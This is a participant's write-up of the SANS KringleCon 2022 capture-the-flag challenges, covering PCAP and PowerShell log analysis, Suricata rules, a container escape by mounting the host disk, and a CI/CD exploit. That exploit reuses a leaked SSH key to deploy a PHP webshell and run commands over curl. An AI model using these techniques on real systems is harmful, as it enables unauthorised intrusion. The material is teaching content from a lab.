KringleCon2022

About KringleCon

KringleCon relates to SANS' Holiday Hacking Challenge which happens yearly around the Christmastime.

About KringleCon2022

This year's theme: 5 Golden Rings. There has been a huge snowstorm at the North Pole. It turns out Santa's 5 Golden Rings have been stolen!
Visit https://www.sans.org/mlp/holiday-hack-challenge to get more information.

About this document

This document contains the report and all related scripts & code snippets that were used and/or created to solve the challenges.
It has been generated using Kringle.info.

About the author

Document creator: BenKrueger.
Hello! I am Ben - Cyber Security Fanatic and Generic IT Fairy.

Document structure

Rooms
Each room contains certain events (the main objectives and secondary hints). Have a look for the characters and terminals - you can talk and interact with them to get tasks and/or hints.
Follow this link to see which rooms are available.

Objectives
The objectives are the main tasks you have to achieve. Each objective has a different difficulty so there's always something for you. Just focus on the objectives which you feel comfortable with and keep the more difficult ones for later.
This year there are 31 objectives and hints in total, just follow this link to get an overview over all objectives.

Hints
The hints are somewhat secondary/side tasks you may want to achieve. On the one side they are fun and on the other side each character can give you helpful hints for the main objectives by solving his task.
Just follow this link to get an overview over all hints.

Items
The items can be found by looking around at the Con and eventually by solving other challenges.
Items can be used to help you solve further challenges/objectives.
This year there are 0 items, just follow this link to get an overview over all items.

Rooms

Hint: Not all destinations are reachable when you start your journey. You might need to solve other challenges to unlock all possible destinations. You can reach a destination by moving your virtual character to the given area. After you have unlocked that area it's visible in the menu and it's much faster to "teleport" by clicking on the matching entry.

TheNorthPole Orientation

- KringleCon Orientation: **Jingle Ringford**

TheNorthPole TheNorthPole

- Recover the Tolkien Ring: **Santa - first ring**
- Recover the Elfen Ring: **Santa - second ring**
- Recover the Web Ring: **Santa - third ring**
- Recover the Cloud Ring: **Santa - forth ring**
- Recover the Burning Ring of Fire: **Santa - fifth ring**

TheNorthPole NetWars

KringleCon NorthPoleSubterraneanLabyrinth

- Finding Chests 2: **Hidden Chest 2**
- Finding Chests 3: **Hidden Chest 3**
- Finding Chests 6: **Hidden chest 6**

KringleCon HallOfTalks

- Finding Chests 1: **Hidden Chest 1**

KringleCon TolkienRing

- Wireshark Phishing: **Sparkle Redberry**
- Windows Event Logs: **Dusty Giftwrap**
- Suricata Regatta: **Fitzy Shortstack**
- Finding Chests 4: **Hidden Chest 4**

KringleCon ElfenRing

- Clone with a Difference: **Bow Ninecandle**

KringleCon ElfHouse

- Prison Escape: **Tinsel Upatree**
- Jolly CI/CD: **Rippin Proudboot**

KringleCon WebRing

- Naughty IP: **Alabaster Snowball 1**
- Open Boria Mine Door: **Hal Tandybuck**
- Credential Mining: **Alabaster Snowball 2**
- 404 FTW: **Alabaster Snowball 3**
- IMDS, XXE, and Other Abbreviations: **Alabaster Snowball 4**

KringleCon CloudRing

- Finding Chests 5: **Hidden Chest 5**
- AWS CLI Intro: **Jill Underpole**
- Trufflehog Search: **Gerty Snowburrow**
- Exploitation via AWS CLI: **Sulfrod**

KringleCon BurningRingOfFire

- Buy a Hat: **Wombley Cube**
- Exploit a Smart Contract: **Luigi**
- Blockchain Divination: **Slicmer**

KringleCon Fountain

- Glamtariels Fountain: **Akbowl**

TheNorthPole Finale

- The Finale: **Santa - all rings**

Go back to Document structure

Objectives

KringleCon Orientation

Overview

A friendly looking Elf is standing next to a table and a cash machine. He is welcoming you to this year's KringleCon.
Difficulty: (1/5)
Task Name / Task Giver: Jingle Ringford, found in TheNorthPole Orientation

Challenge

Get your bearings at KringleCon

- Talk to Jingle Ringford: Jingle Ringford will start you on your journey!
- Get your badge: Pick up your badge
- Create a wallet: Create a crypto wallet
- Use the terminal: Click the computer terminal


Solution

Let's click on the *KTM machine* (KringleCoin Teller Machine). Of course we'll note that it's very important to copy down all the information.
So we are storing both the *WalletAddress* and the *Private (Secret) Key* in a safe place.
Let's use the terminal which has magically appeared.
We'll enter `answer` in the upper terminal window and the gates are opening.

Go back to Objective list

Wireshark Phishing

Overview



An elf standing is next to a terminal.
Difficulty: (1/5)
Task Name / Task Giver: Sparkle Redberry, found in KringleCon TolkienRing

Challenge

Use the Wireshark Phishing terminal in the Tolkien Ring to solve the mysteries around the suspicious PCAP. Get hints for this challenge by typing `hint` in the upper panel of the terminal.

Solution

Let's open the terminal

```
This all started when I clicked on  a link in my email.
Can you help me? yes
```

The first question appears:

```
1. There are objects in the PCAP file that can be exported by Wireshark and/or
Tshark. What type of objects can be exported from this PCAP?
HTTP
```

When opening the PCAP file in Wireshark we can already see a few HTTP protocol entries. The second questions appears:

```
2. What is the file name of the largest file we can export?
app.php
```

Just select *File* -> *export objects* -> *HTTP*, we can see app.php with a size of 808KB. The third question appears:

```
3. What packet number starts that app.php file?
687
```

Can also be seen in the *exports objects* windows. The fourth question appears:

```
4. What is the IP of the Apache server?
192.185.57.242
```

We'll inspect the IP Source and Destination from that HTTP stream. The fifth question appears:

```
5. What file is saved to the infected host?
Ref_Sept24-2020.zip
```

We'll follow that HTTP stream, scroll down and see the following line: `saveAs(blob1, 'Ref_Sept24-2020.zip');`. The sixth question appears:

```
6. Attackers used bad TLS certificates in this traffic. Which countries were they
registered to? Submit the names of the countries in alphabetical order separated by
a commas (Ex: Norway, South Korea).
Ireland, Isreal, South Sudan, United States
```

We'll grep the relevant fields (this time using tshark as it's easier to parse the output):

```
tshark -nr suspicious.pcap -2 -R "ssl.handshake.certificate" -V > out.txt
cat out.txt | grep -i country
```

The seventh question appears:

```
7. Is the host infected (Yes/No)?
Yes
```

Results from the analysis above.
We have solved that challenge and get the confirmation:
Find the Next Objective
Talk to Dusty Giftwrap for the next objective.

We get following hints:

Built-In Hints

The hardest steps in this challenge have hints. Just type `hint` in the top panel!

Event Logs Exposé

New to Windows event logs? Get a jump start with Eric's talk!

If you're curious what's inside that package:

```
└─$ cat suspicious.js
const fs = require('fs');
    let byteCharacters = atob('UEsDBBQAAAAIAFCjN
        ...
    //saveAs(blob1, 'Ref_Sept24-2020.zip');

fs.writeFile('Ref_Sept24-2020.zip', Buffer.from(byteArray), 'binary',  (err)=> {
          if (err) {
              console.log("There was an error writing the image")
          }
          else {
              console.log("Written File")
          }
      });

└─$ node suspicious.js
Written File

└─$ unzip Ref_Sept24-2020.zip
Archive:  Ref_Sept24-2020.zip
  inflating: Ref_Sept24-2020.scr

└─$ unrar x Ref_Sept24-2020.scr
...
Extracting  PLS.exe                                                 OK
Extracting  selector.vbs                                            OK
Extracting  dsep.bat                                                OK
Extracting  SLP.txt                                                 OK
All OK

└─$ unrar e -pVersion SLP.txt
...
Extracting  fatless.vbs                                             OK
Extracting  lll.bat                                                 OK
Extracting  CONFIG.dll                                              OK
All OK



└─$ cat lll.bat
...
regsvr32 -s CONFIG.dll
...
```

Go back to Objective list

Windows Event Logs

Overview

An elf is standing next to a terminal.
Difficulty: (2/5)
Task Name / Task Giver: Dusty Giftwrap, found in KringleCon TolkienRing

Challenge

Investigate the Windows event log mystery in the terminal or offline. Get hints for this challenge by typing `hint` in the upper panel of the Windows Event Logs terminal.

Solution

Let's open the terminal:

```
Grinchum successfully downloaded his keylogger and has gathered the admin
credentials!
We thing he used PowerShell to find the Lembanh recipe and steal our secret
ingredient.
Luckily, we enable PowerShell auditing and have exported the Windows PowerShell logs
to a flat text file.
Please help me analyze this file and answer my questions.
Ready to begin?
yes
```

We see the first question:

```
1. What month/day/year did the attack take place? For example, 09/05/2021.
12/24/2022
```

Using *Windows Events* we convert the `evtx` file to a plain `txt` file. We group the events, please be aware the regex depends on the language, this example is using German language settings:

```
PS C:\Temp> Get-Content .\powershell.txt | Where-Object {$_ -match "[0-9]{1,2}\.[0-
9]{1,2}\.[0-9]{4}"} | ForEach-Object {($_ -split "\s+")[1]} | Group-Object

Count Name                      Group
----- ----                      -----
3540 24.12.2022                {24.12.2022, 24.12.2022, 24.12.2022, 24.12.2022...}
...
46 14.10.2022                {14.10.2022, 14.10.2022, 14.10.2022, 14.10.2022...}
```

The second question appears:

```
2. An attacker got a secret from a file. What was the original file's name?
Recipe
```

We'll sort the event log in reverse order. As we are looking for files a search for parameter assignments and `Content` could be a good idea.

```
PS C:\Temp> $chrono | Select-String "^\$" | Select-String "Content"

$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content
-Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'} $foo | Add-Content -
Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo | Add-Content -Path 'recipe_updated.txt'
$foo | Add-Content -Path 'Recipe.txt'
$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo | Add-Content -Path 'Recipe.txt'
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}
$foo | Add-Content -Path 'Recipe.txt'
$foo | Add-Content -Path 'Recipe'
```

The third question appears:

```
3. The contents of the previous file were retrieved, changed, and stored to a
variable by the attacker. This was done multiple times. Submit the last full
PowerShell line that performed only these actions.
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content
-Path
```

Let's look at the last/first (reverse chronological order) which contains our keyword `Recipe`:

```
PS C:\Temp> $chrono | Select-String "^\$" | Select-String "Recipe"

$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content
-Path
'recipe_updated.txt'
...
```

The fourth questions appears:

```
4. After storing the altered file contents into the variable, the attacker used the
variable to run a separate command that wrote the modified data to a file. This was
done multiple times. Submit the last full PowerShell line that performed only this
action.
$foo | Add-Content -Path 'Recipe'
```

This can also be evaluated from the output above. The fifth question appears:

```
5. The attacker ran the previous command against a file multiple times. What is the
name of this file?
Recipe.txt
```

Same here. The sixth question appears:

```
6. Were any files deleted? (Yes/No)
Yes
```

Let's look for a `del` command:

```
PS C:\Temp> $chrono | Select-String "del "

del .\Recipe.txt
del .\recipe_updated.txt
```

The seventh question appears:

```
7. Was the original file (from question 2) deleted? (Yes/No)
No
```

The original file `Recipe` was not listed above. The eight question appears:

```
8. What is the Event ID of the log that shows the actual command line used to delete
the file?
4104
```

We'll print some lines before/after the `del` command:

```
PS C:\Temp> $chrono | Select-String "del " -Context 1,1


> del .\Recipe.txt
  Ausführlich   24.12.2022 11:05:42     Microsoft-Windows-PowerShell    4104
 Remotebefehl ausführen  "ScriptBlock-Text (1 von 1) wird erstellt:

> del .\recipe_updated.txt
  Ausführlich   24.12.2022 11:05:51     Microsoft-Windows-PowerShell    4104
 Remotebefehl ausführen  "ScriptBlock-Text (1 von 1) wird erstellt:
```

The ninth question appears:

```
9. Is the secret ingredient compromised (Yes/No)?
Yes
```

Let's look for *secret* ingredients:

```
PS C:\Temp> $chrono | Select-String "secret"

...
ParameterBinding(Out-Default): name=""InputObject""; value=""1/2 tsp honey (secret
ingredient)""
...

PS C:\Temp> $chrono | Select-String "honey" | Select-String "replace"

$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content
-Path 'recipe_updated.txt'
...
$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}
...
```

The tenth question appears:

```
10. What is the secret ingredient?
honey
```

This can also be evaluated from the output above.

We have solved that challenge and get the confirmation:
Find the Next Objective
Talk to Fitzy Shortstack for the next objective.

We get following hints:

The Tome of Suricata Rules

This is the official source for Suricata rule creation!

Go back to Objective list

Suricata Regatta

Overview

A well-known elf is standing next to a terminal.
Difficulty: (3/5)
Task Name / Task Giver: Fitzy Shortstack, found in KringleCon TolkienRing

Challenge

Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

Solution

Let's open the terminal:

```
Use your investigative analysis skills and the suspicious.pcap file to help develop
Suricata rules for the elves!

There's a short list of rules started in suricata.rules in your home directory.

First off, the STINC (Santa's Team of Intelligent Naughty Catchers) has a lead for
us.
They have some Dridex indicators of compromise to check out.
First, please create a Suricata rule to catch DNS lookups for adv.epostoday.uk.
Whenever there's a match, the alert message (msg) should read Known bad DNS lookup,
possible Dridex infection.
Add your rule to suricata.rules

Once you think you have it right, run ./rule_checker to see how you've done!
As you get rules correct, rule_checker will ask for more to be added.

If you want to start fresh, you can exit the terminal and start again or cp
suricata.rules.backup suricata.rules

Good luck, and thanks for helping save the North Pole!
```

Let's create our first rule according to Suricata Docs, chapter 6.14:

```
alert dns $HOME_NET any -> any any (msg:"Known bad DNS lookup, possible Dridex
infection"; dns_query; content:"adv.epostoday.uk"; nocase; sid:1;)
```

We run the checker:

```
elf@755c971f69bd:~$ ./rule_checker
...
First rule looks good!

STINC thanks you for your work with that DNS record! In this PCAP, it points to
192.185.57.242.
Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242
communicates with internal systems over HTTP.
When there's a match, the message (msg) should read Investigate suspicious
connections, possible Dridex infection
```

Let's create our second bi-directional rule according to Suricata Docs, chapter 6.12:

```
alert http [192.185.57.242,$HOME_NET] any -> [192.185.57.242,$HOME_NET] any
(msg:"Investigate suspicious connections, possible Dridex infection"; flow:
established;)
```

We run the checker:

```
elf@d905f5900694:~$ ./rule_checker
...
First rule looks good!

Second rule looks good!

We heard that some naughty actors are using TLS certificates with a specific CN.
Develop a Suricata rule to match and alert on an SSL certificate for
heardbellith.Icanwepeh.nagoya.
When your rule matches, the message (msg) should read Investigate bad certificates,
possible Dridex infection
```

Let's create our third rule according to Suricata Docs, chapter 6.15. As we get a `SC_ERR_DUPLICATE_SIG` error, we introduce a newer sid:

```
alert tls $EXTERNAL_NET any -> $HOME_NET any (msg:"Investigate bad certificates,
possible Dridex infection"; flow:established,to_client; tls.cert_subject;
content:"CN=heardbellith.Icanwepeh.nagoya";sid:10002;)
```

We run the checker:

```
elf@d905f5900694:~$ ./rule_checker
...
First rule looks good!

Second rule looks good!

Third rule looks good!

OK, one more to rule them all and in the darkness find them.
Let's watch for one line from the JavaScript: let byteCharacters = atob
Oh, and that string might be GZip compressed - I hope that's OK!
Just in case they try this again, please alert on that HTTP data with message
Suspicious JavaScript function, possible Dridex infection
```

Let's create our fourth rule:

```
alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex
infection"; flow:established,from_server; http.response_body; content:"let
byteCharacters = atob"; sid:10003;)
```

Running the checker once again, we have solved that challenge and recovered the Tolkien Ring.

Go back to Objective list

Clone with a Difference

Overview

That Elf is wearing a blue hat and is standing next to a terminal located on a small platform.
Difficulty: (1/5)
Task Name / Task Giver: Bow Ninecandle, found in KringleCon ElfenRing

Challenge

Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.

Solution

After talking to Bow Ninecandle you will receive following hint:

HTTPS Git Cloning

There's a consistent format for Github repositories cloned via HTTPS. Try converting!

Let's open the terminal:

```
We just need you to clone one repo: git clone
git@haugfactory.com:asnowball/aws_scripts.git
This should be easy, right?

Thing is: it doesn't seem to be working for me. This is a public repository though.
I'm so confused!

Please clone the repo and cat the README.md file.
Then runtoanswer and tell us the last word of the README.md file!
```

As we don't have SSH access, let's just try to *convert* the URL into an HTTPS scheme. You just need to be aware where the single elements (repo server, project owner, repository name) are "placed":

```
bow@74c201af2077:~$ git clone https://haugfactory.com/asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Unpacking objects: 100% (64/64), 23.83 KiB | 1.49 MiB/s, done.
```

Let's find and analyze that file:

```
bow@74c201af2077:~$ find ./ -name "README.md"
./aws_scripts/README.md

bow@74c201af2077:~$ tail -n 1 ./aws_scripts/README.md
If you have run out of energy or time for your project, put a note at the top of the
README saying that development has slowed down or stopped completely. Someone may
choose to fork your project or volunteer to step in as a maintainer or owner,
allowing your project to keep going. You can also make an explicit request for
maintainers.

bow@74c201af2077:~$ runtoanswer
                                        Read that repo!
What's the last word in the README.md file for the aws_scripts repo?

> maintainers
Your answer: maintainers

Checking......
Your answer is correct!
```

We have solved that challenge and get the confirmation:
Find the Next Objective
Talk to Bow Ninecandle for the next objective.

We get following hints:

Over-Permissioned

When users are over-privileged, they can often act as root. When containers have too many permissions, they can affect the host!

Mount Up and Ride

Were you able to `mount` up? If so, users' `home/` directories can be a great place to look for secrets...

Go back to Objective list

Prison Escape

Overview

An elf is standing next to a terminal.
Difficulty: (3/5)
Task Name / Task Giver: Tinsel Upatree, found in KringleCon ElfHouse

Challenge

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`?

Solution

Let's open the terminal:

```
######################################################
Sat Dec 10 23:41:50 UTC 2022
On attempt [5] of trying to connect.
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.
######################################################

Greetings Noble Player,

You find yourself in a jail with a recently captured Dwarven Elf.

He desperately asks your help in escaping for he is on a quest to aid a friend in a
search for treasure inside a crypto-mine.

If you can help him break free of his containment, he claims you would receive "MUCH
GLORY!"
```

```
Please, do your best to un-contain yourself and find the keys to both of your
freedom.
grinchum-land:~$
```

Checking sudo permissions is always a good idea:

```
grinchum-land:~$ sudo -l
User samways may run the following commands on grinchum-land:
    (ALL) NOPASSWD: ALL
grinchum-land:~$ sudo /bin/bash
```

The challenge already told us about containers, but just to be sure we're in a container:

```
grinchum-land:/home/samways# cat /proc/1/cgroup
...
1:name=systemd:/docker/e5889892af2e4ea4a3bed5dea6053f0484ab8c2798e0703b7b7616e323e62
8c9
0::/docker/e5889892af2e4ea4a3bed5dea6053f0484ab8c2798e0703b7b7616e323e628c9
```

Maybe our container has more permissions than it should have. Let's do a quick `fdisk` check:

```
grinchum-land:/home/samways# fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
```

Why not trying to *mount* that disk and see if we can access the host's files?

```
grinchum-land:/home/samways# mkdir mnt
grinchum-land:/home/samways# mount /dev/vda mnt/
grinchum-land:/home/samways# find mnt/home/
mnt/home/
mnt/home/jailer
mnt/home/jailer/.ssh
mnt/home/jailer/.ssh/jail.key.pub
mnt/home/jailer/.ssh/jail.key.priv
grinchum-land:/home/samways# cat mnt/home/jailer/.ssh/jail.key.priv

                Congratulations!

          You've found the secret for the
          HHC22 container escape challenge!

                     .--._..--.
              ___   ( _'-_  -_.'
          _.-'   `-._|  - :- |
...
```

```
         .'_                            `.
        .'_    082bb339ec19de4935867    `-.
        `--..____                        _`.
...
                          | -_  -_|
grinchum-land:/home/samways#
```

We have solved that challenge and get the confirmation:
Find the Next Objective
Talk to Tinsel Upatree for the next objective.

We get following hints:

Commiting to Mistakes

The thing about Git is that every step of development is accessible – even steps you didn't mean to take! `git log` can show code skeletons.

Switching Hats

If you find a way to impersonate another identity, you might try re-cloning a repo with their credentials.

Go back to Objective list

Jolly CI/CD

Overview

A real Frobbit is waiting for you on the first level.
Difficulty: (5/5)
Task Name / Task Giver: Rippin Proudboot, found in KringleCon ElfHouse

Challenge

Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.


Solution

Let's open the terminal:

```
Greetings Noble Player,

Many thanks for answering our desperate cry for help!

You may have heard that some evil Sporcs have opened up a web-store selling
```

```
counterfeit banners and flags of the many noble houses found in the land of
the North! They have leveraged some dastardly technology to power their
storefront, and this technology is known as PHP!

***gasp***

This strorefront utilizes a truly despicable amount of resources to keep the
website up. And there is only a certain type of Christmas Magic capable of
powering such a thing… an Elfen Ring!

Along with PHP there is something new we've not yet seen in our land.
A technology called Continuous Integration and Continuous Deployment!

Be wary!

Many fair elves have suffered greatly but in doing so, they've managed to
secure you a persistent connection on an internal network.

BTW take excellent notes!

Should you lose your connection or be discovered and evicted the
elves can work to re-establish persistence. In fact, the sound off fans
and the sag in lighting tells me all the systems are booting up again right now.

Please, for the sake of our Holiday help us recover the Ring and save Christmas!
grinchum-land:~$
```

Before starting anything it's imporant to remember what the elves have said:


WHOOPS! I didn't mean to commit that to http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git...

First, we'll clone that repository

```
grinchum-land:~$ git clone http://gitlab.flag.net.internal/rings-of-
powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 23.79 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
```

Let's have a look at the history:

```
grinchum-land:~/wordpress.flag.net.internal$ git log
...
commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops
...
```

A `Whoops` is always interesting. We'll have a look what happened there:

```
...
diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
sporx@kringlecon.com
...
```

Whoops, that indeed is an SSH public/private keypair. Guess we can find a valid target using these credentials:

```
grinchum-land:~$ ssh-keygen -t ed25519
...
grinchum-land:~$ cat .ssh/id_ed25519*
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
sporx@kringlecon.com
```

```
grinchum-land:~$ ssh git@gitlab.flag.net.internal
PTY allocation request failed on channel 0
Welcome to GitLab, @knee-oh!
Connection to gitlab.flag.net.internal closed.
```

Seems to be working. So another clone using these credentials:

```
grinchum-land:~/clone$ git clone git@gitlab.flag.net.internal:rings-of-
powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 22.66 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
grinchum-land:~/clone$
```

Taking a deeper look at the repo there is a ci/cd build script:

```
grinchum-land:~/wordpress.flag.net.internal$ cat .gitlab-ci.yml
stages:
  - deploy

deploy-job:
  stage: deploy
  environment: production
  script:
    - rsync -e "ssh -i /etc/gitlab-runner/hhc22-wordpress-deploy" --chown=www-
data:www-data -atv --delete --progress ./
root@wordpress.flag.net.internal:/var/www/html
```

Let's just use this build pipeline and commit a simple PHP webshell (PHP as wordpress is also based on that):

```
grinchum-land:~/wordpress.flag.net.internal$ vim shell.php
grinchum-land:~/wordpress.flag.net.internal$ git add shell.php
grinchum-land:~/wordpress.flag.net.internal$ git commit
...
grinchum-land:~/wordpress.flag.net.internal$ git config --global user.email
"you@example.com"
grinchum-land:~/wordpress.flag.net.internal$ git config --global user.name "Your
Name"
grinchum-land:~/wordpress.flag.net.internal$ git commit
...
```

Time for a test flight:

```
grinchum-land:~/wordpress.flag.net.internal$ curl -s -X POST
http://wordpress.flag.net.internal/shell.php -d "cmd=whoami" | grep -A 1 Output
                    <h2>Output</h2>
                            <pre>www-data
grinchum-land:~/wordpress.flag.net.internal$
```


Let's dig deeper:

```
grinchum-land:~/wordpress.flag.net.internal$ curl -s -X POST
http://wordpress.flag.net.internal/shell.php -d "cmd=ls -l /"
...
drwxr-xr-x   1 root     root     4096 Dec 15 14:19 etc
-rw-r--r--   1 www-data www-data 7575 Oct 22 16:40 flag.txt
drwxr-xr-x   2 root     root     4096 Sep  3 12:10 home
...
...

grinchum-land:~/wordpress.flag.net.internal$ curl -s -X POST
http://wordpress.flag.net.internal/shell.php -d "cmd=cat /etc/flag"
...
                    <h2>Output</h2>
                            <pre>
                           Congratulations! You&#039;ve found the HHC2022 Elfen
Ring!



                                        ░░░░           ░░░░

                                ░░                              ░░░░

...
  ░░          ▒▒▓▓▓▓                   oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT
░░░░░░░░  ░░▒▒▒▒▓▓
...
                                ████████░░░░░░░░░░░░░░░░░░░░████████

                                ░░░░░░░░▓▓██████████████████░░░░░░░░
```

Go back to Objective list

Naughty IP

Overview



This Elf is standing in the very dark.
Difficulty: (1/5)
Task Name / Task Giver: Alabaster Snowball 1, found in KringleCon WebRing

Challenge

Use the artifacts from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the Web Ring for hints.

Solution

After talking with Alabaster Snowball you will get following hint:

Wireshark Top Talkers

The victim web server is 10.12.42.16. Which host is the next top talker?

We'll unzip the artifacts and get a PCAP file which we can open using Wireshark. To see the *Top Talkers* we select *statistics - conversations* and the tab IPv4. By sorting the column *packets* we can see which host is sending/receiving the most packets and causing the biggest traffic.
In our case it's `18.222.86.32`.

We get following hints:

Wireshark String Searching

The site's login function is at `/login.html`. Maybe start by searching for a string.

Go back to Objective list

